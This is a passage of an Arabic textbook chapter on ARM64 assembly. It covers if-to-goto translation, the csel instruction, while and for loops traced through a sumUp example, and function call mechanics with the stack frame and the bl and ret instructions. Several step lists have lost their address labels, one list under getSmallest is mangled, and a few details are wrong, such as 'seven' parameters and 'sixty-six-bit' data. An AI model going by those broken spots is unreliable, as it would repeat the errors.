0x081c <+40>:  ldr  w0, [sp, #12]          // w0 = x
0x0820 <+44>:  str  w0, [sp, #28]          // store x at sp+28 (smallest)
0x0824 <+48>:  ldr  w0, [sp, #28]          // w0 = smallest
0x0828 <+52>:  add  sp, sp, #0x20          // clean up stack
0x082c <+56>:  ret                         // return smallest
وتُنتج ترجمة ذلك عودةً إلى شيفرة C ما يلي:
الجدول 1. ترجمة getSmallest() إلى صيغة goto في C وشيفرة C.
صيغة Goto
int getSmallest(int x, int y) {
    int smallest=y;
    if (x <= y) {
        goto assign_x;
    }
    smallest = y;
    goto done;

assign_x:
    smallest = x;

done:
    return smallest;
}
شيفرة C المترجمة
int getSmallest(int x, int y) {
    int smallest=y;
    if (x <= y) {
        smallest = x;
    }
    else {
        smallest = y;
    }
    return smallest;
}
في الجدول 1، يقابل المتغير smallest السجل w0. وإذا كان x أصغر من y أو يساويه، تنفّذ الشيفرة العبارة smallest = x المرتبطة بلصيقة goto المسماة assign_x في صيغة goto لهذه الدالة. وإلا، تُنفَّذ العبارة smallest = y. وتُستخدم لصيقة goto المسماة done للإشارة إلى أنه ينبغي إرجاع القيمة في smallest.
لاحظ أن ترجمة C السابقة لشيفرة التجميع تختلف قليلًا عن دالة getSmallest الأصلية. ولا تهم هذه الاختلافات؛ ففحص كلتا الدالتين عن قرب يكشف أن البرنامجين متكافئان منطقيًا. لكن المصرّف يحوّل أولًا كل عبارة if إلى صيغة goto مكافئة، ما ينتج نسخة مختلفة قليلًا لكنها مكافئة. ويعرض الجدول 2 تنسيق عبارة if القياسي وصيغة goto المكافئة لها.
الجدول 2. تنسيق عبارة if القياسي وصيغة goto المكافئة لها.
عبارة if في C
if (condition) {
    then_statement;
}
else {
    else_statement;
}
صيغة goto المكافئة لدى المصرّف
    if (!condition) {
        goto else;
    }
    then_statement;
    goto done;
else:
    else_statement;
done:
تُحدّد المصرّفات التي تترجم الشيفرة إلى لغة التجميع تفرعًا عندما يكون الشرط صحيحًا. قارن هذا السلوك ببنية عبارة if، حيث تحدث «قفزة» (إلى else) عندما لا تكون الشروط صحيحة. وتلتقط صيغة goto هذا الاختلاف في المنطق.
وبالنظر إلى ترجمة goto الأصلية لدالة getSmallest، نرى أن:
- `x
smallest = xهيelse_statement.- السطر
smallest = yهوthen_statement. - السطر الأخير في الدالة هو
return smallest.
وإعادة كتابة النسخة الأصلية من الدالة بالتعليقات السابقة تنتج:
int getSmallest(int x, int y) {
    int smallest;
    if (x > y) {     //!(x <= y)
        smallest = y; //then_statement
    }
    else {
        smallest = x; //else_statement
    }
    return smallest;
}
هذه النسخة مطابقة لدالة getSmallest الأصلية. وتذكّر أن دالة مكتوبة بطرق مختلفة على مستوى شيفرة C يمكن أن تُترجَم إلى المجموعة نفسها من تعليمات التجميع.
تعليمة الاختيار الشرطي
التعليمة الشرطية الأخيرة التي نغطيها هي تعليمة الاختيار الشرطي (csel). وتنفّذ التعليمات cmp وtst وb نقلًا شرطيًا للتحكم في البرنامج. وبعبارة أخرى، يتفرع تنفيذ البرنامج في اتجاهات عديدة. وقد يكون هذا مشكلًا جدًا عند تحسين الشيفرة، لأن تعليمات التفرع مكلفة عادةً في التنفيذ بسبب الاضطراب الذي تسببه في خط أنابيب التعليمات (تُغطّى التفاصيل في قسم المعمارية). وفي المقابل، تنفّذ التعليمة csel نقلًا شرطيًا للبيانات. وبعبارة أخرى، ينفّذ المعالج كلا الفرعين then_statement وelse_statement، ويضع البيانات في السجل المناسب بناءً على نتيجة الشرط.
وينتج عن استخدام التعبير الثلاثي (ternary expression) في C غالبًا أن يولّد المصرّف تعليمة csel بدلًا من التفرعات. وبالنسبة إلى عبارة if-then-else القياسية، يأخذ التعبير الثلاثي الصيغة:
result = (condition) ? then_expression : else_expression;
لنستخدم هذا التنسيق لإعادة كتابة دالة getSmallest كتعبير ثلاثي. وتذكّر أن هذه النسخة الجديدة من الدالة تتصرف تمامًا كما تتصرف دالة getSmallest الأصلية:
int getSmallest_csel(int x, int y) {
    return x > y ? y : x;
}
ومع أن هذا قد لا يبدو تغييرًا كبيرًا، لننظر إلى التجميع الناتج. تذكّر أن المُعامِلين الأول والثاني (x وy) مخزَّنان في السجلين w0 وw1 على الترتيب:
(gdb) disas getSmallest_csel
Dump of assembler code for function getSmallest_csel:
0x0860 <+0>:  sub  sp, sp, #0x10      // grow stack by 16 bytes
0x0864 <+4>:  str  w0, [sp, #12]      // store x at sp+12
0x0868 <+8>:  str  w1, [sp, #8]       // store y at sp+8
0x086c <+12>: ldr  w0, [sp, #8]       // w0 = y
0x0870 <+16>: ldr  w2, [sp, #12]      // w2 = x
0x0874 <+20>: ldr  w1, [sp, #12]      // w1 = x
0x0878 <+24>: cmp  w2, w0             // compare x and y
0x087c <+28>: csel w0, w1, w0, le     // if (x <= y) w0 = x, else w0=y
0x0880 <+32>: add  sp, sp, #0x10      // restore sp
0x0884 <+36>: ret                     // return (w0)
لا توجد قفزات في شيفرة التجميع هذه. فبعد المقارنة بين x وy، تنتقل x إلى سجل الإرجاع w0 فقط إذا كانت x أصغر من y أو تساويها.
وبنية التعليمة csel هي:
csel D, R1, R2, C // if (C) D = R1 else D = R2
حيث D سجل الوجهة، وR1 وR2 السجلان المحتويان القيمتين المراد مقارنتهما، وC الشرط المراد تقييمه.
وكما في تعليمات التفرع، يدل المكوّن C في التعليمات csel على الشرط الذي يحدث الاختيار الشرطي بناءً عليه. وهي مطابقة لتلك المعروضة في جدول لواحق التفرع الشرطي.
وفي حالة دالة getSmallest الأصلية، سيستبدل المُحسِّن الداخلي في المصرّف (انظر الفصل 12) تعليمات b بتعليمة csel إذا شُغّلت تحسينات المستوى 1 (أي -O1):
// compiled with: gcc -O1 -o getSmallest getSmallest.c
Dump of assembler code for function getSmallest:
0x0734 <+0>:	cmp  w0, w1            // compare x and y
0x0738 <+4>:	csel w0, w0, w1, le    // if (x<=y)  w0=x, else w0=y
0x073c <+8>:	ret                    // return (w0)
وبصفة عامة، يتحوّط المصرّف كثيرًا عند تحسين تعليمات التفرع إلى تعليمات csel، خصوصًا في الحالات التي تتضمن آثارًا جانبية وقيم مؤشرات. ويعرض الجدول 3 طريقتين متكافئتين لكتابة دالة تُسمى incrementX:
الجدول 3. دالتان تحاولان زيادة قيمة العدد الصحيح x.
شيفرة C
int incrementX(int * x) {
    if (x != NULL) { //if x is not NULL
        return (*x)++; //increment x
    }
    else { //if x is NULL
        return 1; //return 1
    }
}
صيغة C الثلاثية
int incrementX2(int * x){
    return x ? (*x)++ : 1;
}
تأخذ كل دالة مؤشرًا إلى عدد صحيح مدخلًا وتفحص ما إذا كان NULL. وإذا لم تكن x تساوي NULL، تزيد الدالة قيمة x بعد إلغاء الإشارة وتعيدها. وإلا، تعيد الدالة القيمة 1.
ومن المغري الاعتقاد بأن incrementX2 تستخدم تعليمة csel لأنها تستعمل تعبيرًا ثلاثيًا. لكن كلتا الدالتين تُنتجان شيفرة التجميع نفسها بالضبط:
// parameter x is in register x0
Dump of assembler code for function incrementX2:
0x0774 <+0>:  mov  w1, #0x1                   // w1 = 0x1
0x0778 <+4>:  cbz  x0, 0x788 <incrementX2+20> // if(x==0) goto<incrementX2+20>
0x077c <+8>:  ldr  w1, [x0]                   // w1 = *x
0x0780 <+12>: add  w2, w1, #0x1               // w2 = w1 + 1
0x0784 <+16>: str  w2, [x0]                   // *x = w2
0x0788 <+20>: mov  w0, w1                     // w0 = *x
0x078c <+24>: ret                             // return (w0)
تذكّر أن التعليمة csel تنفّذ فرعي الشرط كليهما. وبعبارة أخرى، تُلغى إشارة x في كل الأحوال. وفكّر في حالة تكون فيها x مؤشرًا فارغًا. تذكّر أن إلغاء إشارة مؤشر فارغ يؤدي إلى استثناء مؤشر فارغ في الشيفرة، مسببًا خطأ في التقسيم (segmentation fault). ولمنع أي احتمال لحدوث ذلك، يسلك المصرّف الطريق الآمن ويستخدم تفرعًا.
وكما في عبارات if، تُنفَّذ الحلقات في لغة التجميع أيضًا باستخدام تعليمات التفرع. غير أن الحلقات تتيح إعادة زيارة التعليمات بناءً على نتيجة شرط مُقيَّم.
تجمع دالة sumUp في المثال التالي جميع الأعداد الصحيحة الموجبة من 1 إلى عدد صحيح n يحدده المستخدم. وقد كُتبت هذه الشيفرة دون المستوى الأمثل عن قصد لتوضيح حلقة while في C.
int sumUp(int n) {
    //initialize total and i
    int total = 0;
    int i = 1;

    while (i <= n) {  //while i is less than or equal to n
        total += i;   //add i to total
        i++;          //increment i by 1
    }
    return total;
}
وينتج عن تصريف هذه الشيفرة وتفكيكها باستخدام GDB شيفرة التجميع التالية:
Dump of assembler code for function sumUp:
0x0724 <+0>:   sub   sp, sp, #0x20
0x0728 <+4>:   str   w0, [sp, #12]
0x072c <+8>:   str   wzr, [sp, #24]
0x0730 <+12>:  mov   w0, #0x1
0x0734 <+16>:  str   w0, [sp, #28]
0x0738 <+20>:  b     0x758 <sumUp+52>
0x073c <+24>:  ldr   w1, [sp, #24]
0x0740 <+28>:  ldr   w0, [sp, #28]
0x0744 <+32>:  add   w0, w1, w0
0x0748 <+36>:  str   w0, [sp, #24]
0x074c <+40>:  ldr   w0, [sp, #28]
0x0750 <+44>:  add   w0, w0, #0x1
0x0754 <+48>:  str   w0, [sp, #28]
0x0758 <+52>:  ldr   w1, [sp, #28]
0x075c <+56>:  ldr   w0, [sp, #12]
0x0760 <+60>:  cmp   w1, w0
0x0764 <+64>:  b.le  0x73c <sumUp+24>
0x0768 <+68>:  ldr   w0, [sp, #24]
0x076c <+72>:  add   sp, sp, #0x20
0x0770 <+76>:  ret
ومرة أخرى، لن نرسم المكدّس صراحةً في هذا المثال. لكننا نشجّع القراء على رسم المكدّس بأنفسهم.
التعليمات الخمس الأولى
تهيّئ التعليمات الخمس الأولى في هذه الدالة المكدّس لتنفيذ الدالة وتخزّن بعض القيم المؤقتة:
0x0724 <+0>:  sub  sp, sp, #0x20   //grow stack by 32 bytes (new stack frame)
0x0728 <+4>:  str  w0, [sp, #12]   //store n at sp+12 (n)
0x072c <+8>:  str  wzr, [sp, #24]  //store 0 at sp+24 (total)
0x0730 <+12>: mov  w0, #0x1        //w0 = 1
0x0734 <+16>: str  w0, [sp, #28]   //store 1 at sp+28 (i)
وبالتحديد، تقوم بما يلي:
- توسّع مكدّس النداء بمقدار 32 بايت، فتحدد الإطار الجديد.
- تخزّن المُعامِل الأول (
n) في موقع المكدّسsp + 12. - تخزّن القيمة 0 في موقع المكدّس
sp + 24، وهيtotal. - تنسخ القيمة 1 إلى السجل
w0. - تخزّن القيمة 1 في موقع المكدّس
sp + 28، وهيi.
تذكّر أن مواقع المكدّس تخزّن متغيرات مؤقتة في الدالة. وللتبسيط سنشير إلى الموقع المحدد بـ sp + 24 باسم total وإلى sp + 28 باسم i. ويقع مُعامِل الإدخال لدالة sumUp (n) عند عنوان المكدّس sp + 12. وعلى الرغم من وضع المتغيرات المؤقتة على المكدّس، تذكّر أن مؤشر المكدّس لم يتغير بعد تنفيذ التعليمة الأولى (sub sp, sp, #0x20).
قلب الحلقة
تمثّل التعليمات الاثنتا عشرة التالية في دالة sumUp قلب الحلقة:
0x0738 <+20>: b     0x758 <sumUp+52>  // goto <sumUp+52>
0x073c <+24>: ldr   w1, [sp, #24]     // w1 = total
0x0740 <+28>: ldr   w0, [sp, #28]     // w0 = i
0x0744 <+32>: add   w0, w1, w0        // w0 =  i + total
0x0748 <+36>: str   w0, [sp, #24]     // store (total + i) in total
0x074c <+40>: ldr   w0, [sp, #28]     // w0 = i
0x0750 <+44>: add   w0, w0, #0x1      // w0 = i + 1
0x0754 <+48>: str   w0, [sp, #28]     // store (i+1) in i (i.e. i++)
0x0758 <+52>: ldr   w1, [sp, #28]     // w1 = i
0x075c <+56>: ldr   w0, [sp, #12]     // w0 = n
0x0760 <+60>: cmp   w1, w0            // compare i and n
0x0764 <+64>: b.le  0x73c <sumUp+24>  // if (i <= n) goto <sumUp+24>
- التعليمة الأولى قفزة مباشرة إلى `` تضبط سجل عدّاد البرنامج (
pc) على العنوان 0x758. - التعليمتان التاليتان اللتان تُنفَّذان (عند
و) تحمّلانiوnإلى السجلينw1وw0على الترتيب. - تقارن التعليمة
cmpعند `` بينiوn، فتضبط أعلام الشروط المناسبة. ويتقدم عدّاد البرنامجpcإلى التعليمة التالية، أي العنوان 0x764. - تستبدل التعليمة
b.leعند `` السجلpcبالعنوان 0x73c إذا كانiأصغر منnأو يساويه.
وإذا أُخذ التفرع (أي إذا كان i تنفّذ التعليمات التالية:
- تحمّل التعليمتان
ldrعندوالقيمتينtotalوiإلى السجلينw1وw0على الترتيب. - ثم تجمع التعليمة
addعند `` القيمةtotalإلىi(أيi + total) وتخزّن الناتج فيw0. - ثم تحدّث التعليمة
strعند `` القيمةtotalبالقيمة الموجودة في السجلw0(أيtotal = total + i) - تحمّل التعليمة
ldrعند `` القيمةiإلى السجلw0. - تضيف التعليمة
addعند `` القيمة 1 إلىiوتخزّن الناتج في السجلw0. - تحدّث التعليمة
strعند `` القيمةiبالقيمة المخزَّنة في السجلw0(أيi = i + 1) - تحمّل التعليمتان
ldrعندوالقيمتينiوnإلى السجلينw1وw0على الترتيب. - تقارن التعليمة
cmpعند `` بينiوnوتضبط أعلام رمز الشرط المناسبة. - ثم تُنفَّذ التعليمة
b.le. وإذا كانiأصغر منnأو يساويه، يقفز تنفيذ البرنامج عودةً إلى، ويُضبط `pc` على 0x73c، وتُعيد التعليمات بينوالتنفيذ. وإلا، يُضبط السجل `pc` على عنوان التعليمة التالية في التسلسل، أي 0x768 ().
وإذا لم يُؤخذ التفرع (أي إذا كان i أكبر من n)، تُنفَّذ التعليمات التالية:
0x0768 <+68>:  ldr   w0, [sp, #24]   // w0 = total
0x076c <+72>:  add   sp, sp, #0x20   // restore stack
0x0770 <+76>:  ret                   // return w0 (total)
تنسخ هذه التعليمات القيمة total إلى سجل الإرجاع w0، وتستعيد مكدّس النداء بتقليص sp، وتخرج من الدالة. وبالتالي تعيد الدالة القيمة total عند الخروج.
ويعرض الجدول 1 صيغتي التجميع وgoto في C لدالة sumUp جنبًا إلى جنب:
الجدول 1. ترجمة sumUp() إلى صيغة goto في C.
لغة التجميع
<sumUp>:
  <+0>:   sub   sp, sp, #0x20
  <+4>:   str   w0, [sp, #12]
  <+8>:   str   wzr, [sp, #24]
  <+12>:  mov   w0, #0x1
  <+16>:  str   w0, [sp, #28]
  <+20>:  b     0x758 <sumUp+52>
  <+24>:  ldr   w1, [sp, #24]
  <+28>:  ldr   w0, [sp, #28]
  <+32>:  add   w0, w1, w0
  <+36>:  str   w0, [sp, #24]
  <+40>:  ldr   w0, [sp, #28]
  <+44>:  add   w0, w0, #0x1
  <+48>:  str   w0, [sp, #28]
  <+52>:  ldr   w1, [sp, #28]
  <+56>:  ldr   w0, [sp, #12]
  <+60>:  cmp   w1, w0
  <+64>:  b.le  0x73c <sumUp+24>
  <+68>:  ldr   w0, [sp, #24]
  <+72>:  add   sp, sp, #0x20
  <+76>:  ret
صيغة Goto المترجمة
int sumUp(int n) {
    int total = 0;
    int i = 1;
    goto start;
body:
    total += i;
    i += 1;
start:
    if (i <= n) {
        goto body;
    }
    return total;
}
وتكافئ الشيفرة السابقة أيضًا شيفرة C التالية من دون عبارات goto:
int sumUp(int n) {
    int total = 0;
    int i = 1;
    while (i <= n) {
        total += i;
        i += 1;
    }
    return total;
}
حلقات for في لغة التجميع
يمكن أيضًا كتابة الحلقة الأساسية في دالة sumUp كحلقة for:
int sumUp2(int n) {
    int total = 0;             //initialize total to 0
    int i;
    for (i = 1; i <= n; i++) { //initialize i to 1, increment by 1 while i<=n
        total += i;            //updates total by i
    }
    return total;
}
وينتج عن ذلك شيفرة تجميع مطابقة لمثال حلقة while لدينا. ونعيد شيفرة التجميع أدناه ونضيف إلى كل سطر ترجمته:
Dump of assembler code for function sumUp2:
0x0774 <+0>:  sub   sp, sp, #0x20     // grow stack by 32 bytes (new frame)
0x0778 <+4>:  str   w0, [sp, #12]     // store n at sp+12 (n)
0x077c <+8>:  str   wzr, [sp, #24]    // store 0 at sp+24 (total)
0x0780 <+12>: mov   w0, #0x1          // w0 = 1
0x0784 <+16>: str   w0, [sp, #28]     // store 1 at sp+28 (i)
0x0788 <+20>: b     0x7a8 <sumUp2+52> // goto <sumUp2+52>
0x078c <+24>: ldr   w1, [sp, #24]     // w1 = total
0x0790 <+28>: ldr   w0, [sp, #28]     // w0 = i
0x0794 <+32>: add   w0, w1, w0        // w0 = total + i
0x0798 <+36>: str   w0, [sp, #24]     // store (total+i) in total
0x079c <+40>: ldr   w0, [sp, #28]     // w0 = i
0x07a0 <+44>: add   w0, w0, #0x1      // w0 = i + 1
0x07a4 <+48>: str   w0, [sp, #28]     // store (i+1) in i (i.e. i += 1)
0x07a8 <+52>: ldr   w1, [sp, #28]     // w1 = i
0x07ac <+56>: ldr   w0, [sp, #12]     // w0 = n
0x07b0 <+60>: cmp   w1, w0            // compare i and n
0x07b4 <+64>: b.le  0x78c <sumUp2+24> // if (i <= n) goto <sumUp2+24>
0x07b8 <+68>: ldr   w0, [sp, #24]     // w0 = total
0x07bc <+72>: add   sp, sp, #0x20     // restore stack
0x07c0 <+76>: ret                     // return w0 (total)
ولفهم سبب إنتاج نسخة حلقة for من هذه الشيفرة تجميعًا مطابقًا لنسخة حلقة while، تذكّر أن حلقة for لها التمثيل التالي:
for ( <initialization>; <boolean expression>; <step> ){
    <body>
}
وهذا يكافئ تمثيل حلقة while التالي:
<initialization>
while (<boolean expression>) {
    <body>
    <step>
}
ولأن كل حلقة for يمكن تمثيلها بحلقة while، فإن برنامجي C التاليين تمثيلان متكافئان للتجميع السابق:
الجدول 2. طرق متكافئة لكتابة دالة sumUp.
حلقة For
int sumUp2(int n) {
    int total = 0;
    int i = 1;
    for (i; i <= n; i++) {
        total += i;
    }
    return total;
}
حلقة While
int sumUp(int n){
    int total = 0;
    int i = 1;
    while (i <= n) {
        total += i;
        i += 1;
    }
    return total;
}
تتبعنا في القسم السابق دوال بسيطة في لغة التجميع. وفي هذا القسم، نناقش تفاعل دوال متعددة في لغة التجميع في سياق برنامج أكبر. كما نقدّم بعض التعليمات الجديدة المتعلقة بإدارة الدوال.

لنبدأ بتذكير عن كيفية إدارة مكدّس النداء. تذكّر أن sp هو مؤشر المكدّس ويشير دائمًا إلى قمة المكدّس. ويمثّل السجل x29 مؤشر القاعدة (المعروف أيضًا بـ مؤشر الإطار، frame pointer أو FP) ويشير إلى قاعدة إطار المكدّس الحالي. ويشير إطار المكدّس (المعروف أيضًا بـ إطار التنشيط، activation frame أو سجل التنشيط، activation record) إلى الجزء من المكدّس المخصص لنداء دالة واحد. وتكون الدالة قيد التنفيذ دائمًا عند قمة المكدّس، ويُشار إلى إطار مكدّسها بـ الإطار النشط. ويحدّ الإطار النشط كل من مؤشر المكدّس (عند قمة المكدّس، عنوان أدنى) ومؤشر الإطار (عند قاعدة الإطار، عنوان أعلى). ويحتوي سجل التنشيط عادةً المتغيرات المحلية للدالة. وأخيرًا، يشير عنوان العودة إلى عنوان البرنامج الذي تستأنف عنده الدالة المستدعية (مثل main) تنفيذها بمجرد خروج الدالة المستدعاة. وفي أنظمة A64، يُخزَّن عنوان العودة في السجل x30 (المعروف أيضًا بـ LR).
ويعرض الشكل 1 إطاري المكدّس للدالة main ودالة تستدعيها تُسمى fname. وسنشير إلى الدالة main بـ المستدعية وإلى fname بـ المستدعاة.
 الشكل 1. إدارة إطار المكدّس
في الشكل 1، ينتمي الإطار النشط الحالي إلى الدالة المستدعاة (fname). وتُستخدم المنطقة من مكدّس النداء الواقعة بين مؤشري المكدّس والإطار للمتغيرات المحلية. ويتحرك مؤشر المكدّس عند دفع القيم المحلية إلى المكدّس وسحبها منه. ولا يُستخدم مؤشر الإطار عادةً في الشيفرة المُحسَّنة، ويكون اختياريًا في التشغيل في العادة. ونتيجة لذلك، تشير المصرّفات مثل GCC عادةً إلى القيم على المكدّس نسبةً إلى مؤشر المكدّس. وفي الشكل 1، يحُدّ الإطار النشط من الأسفل مؤشر قاعدة الدالة fname، أي x29، الذي يحتوي عنوان المكدّس 0xef30. والقيمة المخزَّنة عند العنوان 0xef30 هي قيمة مؤشر الإطار «المحفوظة» (0xef50)، وهي بدورها تدل على أسفل إطار التنشيط للدالة main. وأسفل مؤشر الإطار مباشرة يوجد عنوان عودة محفوظ (مخزَّن في x30)، يدل على العنوان الذي سيواصل البرنامج التنفيذ عنده بمجرد خروج main.
تحذير — عنوان العودة يشير إلى ذاكرة الشيفرة، لا إلى ذاكرة المكدّس
تذكّر أن منطقة مكدّس النداء (ذاكرة المكدّس) في البرنامج تختلف عن منطقة الشيفرة (ذاكرة الشيفرة). فبينما يشير
spوx29إلى عنوانين في ذاكرة المكدّس، يشيرpcإلى عنوان في ذاكرة الشيفرة. وبعبارة أخرى، عنوان العودة عنوان في ذاكرة الشيفرة، لا في ذاكرة المكدّس:
الشكل 2. أجزاء فضاء عنوان البرنامج
ويحتوي الجدول 1 عدة تعليمات إضافية يستخدمها المصرّف لإدارة الدوال الأساسية.
| التعليمة | الترجمة |
|---|---|
bl addr |
تضع x30 = pc + 4 وتضع pc = addr |
blr R |
تضع x30 = pc + 4 وتضع pc = R |
ret |
تعيد القيمة في x0 وتضع pc = x30 |
وتؤدي التعليمتان bl وret دورًا بارزًا في عملية استدعاء دالة لأخرى. فكلتا التعليمتين تعدّل مؤشر التعليمة (السجل pc). وعندما تنفّذ الدالة المستدعية التعليمة bl، تُحفظ قيمة pc + 4 في السجل x30 لتمثّل عنوان العودة، أي عنوان البرنامج الذي تستأنف عنده الدالة المستدعية تنفيذها بمجرد انتهاء الدالة المستدعاة. كما تستبدل التعليمة bl قيمة pc بعنوان الدالة المستدعاة.
وتعيد التعليمة ret قيمة pc إلى القيمة المحفوظة في x30، فتضمن أن يستأنف البرنامج تنفيذه عند عنوان البرنامج المحدد في الدالة المستدعية. وتُخزَّن أي قيمة تعيدها الدالة المستدعاة في السجل x0 أو السجل المكوّن w0. والتعليمة ret هي عادةً آخر تعليمة تُنفَّذ في أي دالة.
9.5.1. مُعامِلات الدالة
تُحمَّل مُعامِلات الدالة عادةً في السجلات قبل نداء الدالة. وتُخزَّن المُعامِلات الثمانية الأولى للدالة في السجلات x0…x7. وإذا احتاجت الدالة إلى أكثر من سبعة مُعامِلات، تُحمَّل المُعامِلات الباقية تتابعيًا في مكدّس النداء بحسب حجمها (إزاحات 4 بايت لبيانات باثنين وثلاثين بتًا، وإزاحات 8 بايت لبيانات بستة وستين بتًا).
9.5.2. تتبّع مثال
باستخدام معرفتنا بإدارة الدوال، لنتتبع مثال الشيفرة الذي قُدّم أول مرة في بداية هذا الفصل.
#include <stdio.h>

int assign() {
    int y = 40;
    return y;
}

int adder() {
    int a;
    return a + 2;
}

int main(void) {
    int x;
    assign();
    x = adder();
    printf("x is: %d\n", x);
    return 0;
}
نصرّف هذه الشيفرة بالأمر gcc -o prog prog.c ونستخدم objdump -d لعرض التجميع الكامن. ويُخرج الأمر الأخير ملفًا كبيرًا جدًا يحتوي كثيرًا من المعلومات التي لا نحتاجها. استخدم less ووظيفة البحث لاستخراج الدوال adder وassign وmain:
0000000000000724 <assign>:
 724:   d10043ff        sub     sp, sp, #0x10
 728:   52800500        mov     w0, #0x28                       // #40
 72c:   b9000fe0        str     w0, [sp, #12]
 730:   b9400fe0        ldr     w0, [sp, #12]
 734:   910043ff        add     sp, sp, #0x10
 738:   d65f03c0        ret

000000000000073c <adder>:
 73c:   d10043ff        sub     sp, sp, #0x10
 740:   b9400fe0        ldr     w0, [sp, #12]
 744:   11000800        add     w0, w0, #0x2
 748:   910043ff        add     sp, sp, #0x10
 74c:   d65f03c0        ret

0000000000000750 <main>:
 750:   a9be7bfd        stp     x29, x30, [sp, #-32]!
 754:   910003fd        mov     x29, sp
 758:   97fffff3        bl      724 <assign>
 75c:   97fffff8        bl      73c <adder>
 760:   b9001fa0        str     w0, [x29, #28]
 764:   90000000        adrp    x0, 0 <_init-0x598>
 768:   91208000        add     x0, x0, #0x820
 76c:   b9401fa1        ldr     w1, [x29, #28]
 770:   97ffffa8        bl      610 <printf@plt>
 774:   52800000        mov     w0, #0x0                        // #0
 778:   a8c27bfd        ldp     x29, x30, [sp], #32
 77c:   d65f03c0        ret
تبدأ كل دالة بلصيقة رمزية تقابل اسمها المعلَن في البرنامج. فمثلًا، : هي اللصيقة الرمزية للدالة main. وعنوان لصيقة الدالة هو أيضًا عنوان التعليمة الأولى في تلك الدالة. ولتوفير المساحة في الأشكال التالية، نختصر عناوين الشيفرة إلى أقل 12 بتًا، وعناوين المكدّس إلى أقل 16 بتًا. فعلى سبيل المثال، يُعرض عنوان المكدّس 0xffffffffef50 بالشكل 0xef50.
9.5.3. تتبّع main
يعرض الشكل 3 مكدّس التنفيذ قبل تنفيذ main مباشرة.
 الشكل 3. الحالة الأولية لسجلات وحدة المعالجة المركزية ومكدّس النداء قبل تنفيذ الدالة main
تذكّر أن المكدّس ينمو نحو عناوين أدنى. في هذا المثال، يحتوي مؤشرا الإطار والمكدّس (x29 وsp) كلاهما العنوان 0xef50. وفي البداية، يكون pc هو عنوان التعليمة الأولى في دالة main، أي 0x750. كما يبرز السجلان x30 وw0 في هذا المثال، ويحتوي كلاهما قيم نفايات أولية.
